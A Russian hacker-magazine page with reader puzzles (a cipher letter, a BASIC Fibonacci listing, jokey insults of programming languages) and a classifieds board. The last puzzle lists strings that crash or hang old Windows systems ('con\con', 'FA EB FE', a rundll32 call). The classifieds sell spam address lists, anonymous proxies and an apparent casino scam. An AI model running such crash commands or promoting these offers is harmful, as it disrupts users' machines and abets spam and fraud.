НЕ СТЕСНЯЙСЯ ПРИСЫЛАТЬ МНЕ СВОИ ОТВЕТЫ, ДАЖЕ ЕСЛИ ТЫ СМОГ ОТВЕТИТЬ ВСЕГО НА ОДИН ПАЗЛ. ЭТО ДАСТ МНЕ ВОЗМОЖНОСТЬ СУДИТЬ ОБ УРОВНЕ МОИХ ГОЛОВОЛОМОК, А ТАКЖЕ О ТВОЕМ УРОВНЕ :). НУ А ИМЕНА ГЕРОЕВ, КОТОРЫЕ ПЕРВЫМИ ПРАВИЛЬНО ОТВЕТЯТ НА ВСЕ ВОПРОСЫ, КОНЕЧНО ЖЕ, БУДУТ ОПУБЛИКОВАНЫ В ЖУРНАЛЕ, ЧЕМ ПРОСЛАВЯТСЯ НА ВСЮ РОССИЮ (И НЕ ТОЛЬКО) И НАВЕЧНО ВОЙДУТ В ИСТОРИЮ Х.

1 ПАЗЛ

Синтезу пришло письмо от Дани Шеповалова. Неизвестно, по каким закоулкам Интернета носило это письмо, но оно пришло в совершенно нечитабельном виде (см. рисунок).
Применив несколько различных перекодировщиков, Синтез хотел уж было совсем отчаяться, но тут его осенила гениальная мысль. Он вспомнил, что Даня в конце своих писем всегда вставляет свое имя - "Даня". Проведя небольшой анализ письма, Синтез смог легко прочитать его. Повтори подвиг Синтеза и узнай, какой же секрет поведал Даня главному редактору ;).




Зашифрованное письмо от Дани




2 ПАЗЛ

Одному ламаку из 13 школы добрая учительница по информатике задала домашнее задание - написать на Бейсике программу вычисления первых тринадцати чисел последовательности Фибоначчи. Для тех, кто не учился в 13 школе, напомню: последовательность чисел Фибоначчи начинается с 0 и 1 и каждый последующий член последовательности представляет собой сумму двух предыдущих членов. На своем домашнем компьютере (Pentium4 2GHz) ламак успешно выполнил домашнее задание: составил программу, которая выдавала верные результаты, а именно 0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233. Но, когда он принес программу в школу, произошел большой облом. На школьных компьютерах ЕС1036 программа не успевала выполниться даже наполовину за весь урок. В итоге добрая учительница стала не такой доброй, как прежде, и сказала, что если он не сделает свою программу быстрее, то она поставит ему верную "пару" и вообще порвет его как грелку, т.к. после него ЕС стала глючить больше прежнего. Короче, помоги бедняге оптимизировать программу, только сделать это нужно по-хакерски: ничего не удаляя и не добавляя в код, а также не изменяя никаких операндов и операторов, т.е. используя только то, что есть в программе. Вот листинг его проги:

```
'13 чисел Фибоначчи
DIM A(13)
X=0:Y=0
A(0)=0:A(1)=1
POKE A(I),I
PRINT A(0);A(1);
FOR I=2 TO 13
X=A(I-1):A(I)=A(1)+A(0)
Y=A(I-2)
XY=A(I)+I*SQR(X+Y)/X*Y
A(I)=X+Y
PRINT A(I);
NEXT I
```





3 ПАЗЛ

Однажды я наткнулся на один прикольный материал 80-х годов, в котором всемирно известный кодер Эдсгер Дейкстра высказывался по поводу языков программирования. Большинство языков того времени он приравнивал к тупым топорам: "Невозможно заточить карандаш тупым топором. Столь же тщетно пытаться это сделать десятком тупых топоров". По каждому отдельному языку он говорил:

"ФОРТРАН - "младенческое расстройство" с двадцатилетним стажем - безнадежно неадекватен какому бы то ни было применению ЭВМ сегодня: он слишком неуклюж, слишком опасен и слишком дорог, чтобы его применять.


ПЛ/1 - "роковая болезнь" - принадлежит скорее к области проблем, чем к области решений.

БЕЙСИК. Практически невозможно научить хорошо программировать студентов, ориентированных первоначально на БЕЙСИК: как потенциальные программисты они умственно оболванены без надежды на исцеление.

КОБОЛ. Использование КОБОЛА калечит ум. Его преподавание, следовательно, должно рассматриваться как уголовное преступление.

АПЛ - ошибка, доведенная до совершенства. Это язык будущего для программистской техники прошлого".

Сейчас практически все эти языки ушли в историю, но появилось множество новых "тупых топоров". Поэтому, продолжая в духе Дейкстры, я хочу высказаться о современных языках программирования. Твоя задача догадаться, какой язык я имею в виду в каждом конкретном случае. Хочу заметить, что все



сказанное здесь следует рассматривать лишь как шутку с моей стороны, и не более того ;).

1. Программисты, которые кодят на этом языке, считают себя элитой, наивно полагая, что их язык только для избранных. На самом же деле это просто умственно отсталые люди, живущие в иллюзорном мире 70-х годов прошлого столетия. Им тяжело понять, что мир не стоит на месте, и с того времени очень многое изменилось в технологии программирования. Эти программисты настолько тупы, что даже не способны понять смысл таких слов, как "класс", "инкапсуляция", "наследование" и "полиморфизм", а предназначение визуальной оболочки для них так и останется навсегда загадкой.

2. Этот язык явно создан психом, свихнувшимся от многолетней настройки никсов. Код на этом языке - это просто бред сумасшедшего, представляющий собой набор нечитабельных символов. Тысячи таких же психов по всему миру поклоняются этому языку, хотя мало кто из них способен разобраться в своем же, только что написанном коде. Все это породило целую армию так называемых дефейсеров, которые сами, имея лишь посредственные знания языка, кричат на каждом углу, что это язык для хакеров.

❷. На примере данного языка M$ показала, как отличный язык программирования можно легко превратить в визуального урода.

❸. Данный язык - ошибка природы, вероятнее всего появившаяся из-за повального пьянства программистов фирмы Борланд. Действительно, только на "залитые шары", вместо того чтобы выпустить свежую версию Borland C++, можно было создать некий гибрид C++ с Паскакалем. Но, к радости борландских программистов, пьянка удалась, т. к. миллионы таких же любителей "заквасить", вспомнив школьный курс Паскаля, с удовольствием начали кодить на этом языке. Эта огромная шайка недопрограммистов, которые не хотят напрягать свои похмельные мозги, настолько полюбила этот язык, что может порвать любого, кто скажет о нем плохо.


❹. Этот язык - любимец Microsoft. Он встроен в Windows, опутывает практически все программы MS Office, активно используется в сети. Не удивлюсь, если в будущем на нем будет написана и сама Windows :). Злобные детишки, узнав всего лишь несколько операторов этого языка, пишут вири, которые периодически сносят половину машин в Инете. Поэтому всех, кто кодит на этом языке, а тем более преподает его, нужно безжалостно расстреливать на месте как бешеных собак.


❺. Об этом языке даже не хочется говорить. Тот, кто учит и использует его, просто хочет понтоваться перед окружающими и показать, что он модный чел. На самом же деле этот язык просто тупиковая ветвь в истории программирования, которая не несет ничего принципиально нового и вносит лишь очередные проблемы в Web.


❻. В свое время этот язык поднял много вони в Инете и вообще в компьютерном мире, которая, кстати, до сих пор еще полностью не сошла. Сколько криков-то было: "Революция в программировании!", "Полная переносимость программ!", "Теперь не нужны другие языки!". А что в итоге? Благодаря умелой маркетинговой политике мелкомягких на этом языке программируют лишь единицы. Только одни детишки развлекаются скриптовым видом этого языка, вставляя его в свои паги, из-за чего большинство браузеров ловит глюки. Об этом языке напоминают лишь периодические скандалы и судебные тяжбы с M$, которые уже порядком всем надоели. Имхо, самое лучшее, что осталось этому языку - это просто тихо и мирно уйти со сцены.


❽. Это не язык - это удав, объевшийся кроликов, который, несмотря на всю свою простоту и мощь, никогда не получит признания и любви у программистов. Постоянно ползая где-то под ногами, этот червь вызывает лишь отвращение и омерзение у нормальных людей.

❾. Изучение и использование этого языка можно сравнить лишь с бездарно потраченным временем в IRC, поэтому только там он и нашел свое применение.












И напоследок. Скажи, что общего между следующими тремя строками:

❶. con\con
❷. FA EB FE
❸. rundll32 user, disableoemlayer



Юниты

Борда

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK



Мессадж можно закинуть на
board@real.xakep.ru



Предлагаю спам лист на 500000 адресов.
mail@urengoi.ru

Буду обмениваться спам-листами.разного вида и количества.
desmen@mail.ru

Отдам в хорошие руки, методику по 100 % обыгрыванию интернет казино. Для этого даже не нужно быть хакером, нужно просто уметь складывать числа 2+2. Гарантирую, что с этой методикой ты никогда не проиграешь, а всегда будешь выигрывать.
operkot9000@rambler.ru



привет всем!идёт набор в хак-группу для новичков.средний возраст призывников 12-15 лет. мыльте
на **23s@zmail.ru 666xakep@ru.ru**
foto_2000@front.ru

Хотите остаться в тени, не быть пойманными? Тогда для вас анонимные прокси на любой, даже самый извращенный вкус! Помимо больших и известных стран типа России, США, Африка, Германия, Франция, Эталия, Япония, Корея, Китай, Австралия есть ОЧЕНЬ МНОГО других замечательных прокси! На любой вкус и цвет. хе-хе. Очень дешево! Перевод только по ВЕБМАНИ. АСЯ: 160870406, мыло:
31337byte@beep.ru






Идет набор в ХакГруппу и CS клан мылить на
xakep31337@mail.ru

Flash-developer с большыым опытом, сделает мультик, презентацию и массаж. Работал в ино-фирмах. **nikita@studentu.ru**

Предлагаю обмен:
CD к журналу CHIP (1998-2002) на CD (или копию) к Хакеру за 2002 год.
Подробности мылом. shval@mail.ru





Сделаю банер, логотип, buttons и etc. любой сложности на заказ... Возможен обмен на инфу или инет (для Питера). Печатайте свои мессаджи на **admin_serv@freemail.ru**

ВсеРоссийский обмен e-mail базами продолжается. Высылайте свои листы, а я вышлю вам свои, и даже немного побольше + есть мысь о создании проекта по данной тематике. Все мысли, догадки и предложения сюда: **pikachu@list.ru.**
Пишите, без ответа не останется никто.

вступлю в кодинг-тим, желательно с юзаньем делфей.
мыло: **varnie@clink.ru**



Жители Петербурга!
Вашему вниманию предлагаются старые и не очень номера журнала "ХАКЕР" за 1999 год (кроме 1и 4), 2000 и 2001 годы!
Цены скромные - 25р. номер! Кому интересно - мыльте на **danila_v@inbox.ru**

Привет Народ!
Куплю базу для радио-мышки Logitech Cordless Mouse. Принимаются предложения из Москвы, Перми, Березников.
Мылить на **valex@lenta.ru**



Психи! Ау!!! Мегапроекту альтернативной религии и неординарного мышления позарез нужны авторы. Если Вы готовы подарить людям кусочек своего сознания, мыльте на **god@crazy.ru**

Привет! Идёт в набор в хак-группу для новичков. Средний возраст призывников 5-18 лет. Все кто хочет вступить пишите
на **23s@zmail.ru**

Группа программеров напишет на заказ программу на
ДЕЛЬФИНЕ,СИШНИКЕ,БЭЙСИКЕ,АССЕМБЛЕРЕ
.Сделает сайт всего за 200р.
Пишите на **666s@zmail.ru**



Эй! Старички! Куплю Х-Спецы номера 1(лучшие статьи 99), 2(WWW-1) и 3(Западлостроение-1). только для москвичей. Торрер **xpyctman@pisem.net**

Моделирую в 3д графике. Смоделирую все, что захотите по вашим чертежам, или фантазиям.
Цена договорная, зависит от сложности.
Мылить на **cid@ua.fm**

Куплю диски от журналов "ХАКЕР"(06.02(42), 07.02(43), 08.02(44)) можно переписанные на cd-r.
Все предложения сюда **stranik@xakep.ru**

Продам спам лист на 10000 мыл за WebMoney ,или обменяю на что-нибуть полезное .
Мылить на **oxotnik83@mail.ru**





Пишу сценарии к Играм любой тематики.
Мылить на **gdm736@front.ru**

Требуются художники-любители(желательно 3D) для создания игры (2D). Скорее всего без комерческого будущего :)
Николай Шкута **[irenf@mail.ru]**

Приглашаются НАЧИНАЮЩИЕ програмисты на Delphi для совместного обучения и создания проектов. Пишите на **coolzone@mail.ru**

Если есть у кого старые альбомы Rage Against The Machine, мыльте сюда toster@rambler.ru
Хочу списать или недорого (по цене рынка) купить, в Москве.

Кто может поделиться исходниками прог на Visual C++.NET и C#.NET. Пишите. **postmaster@izverg.marka.net.ua**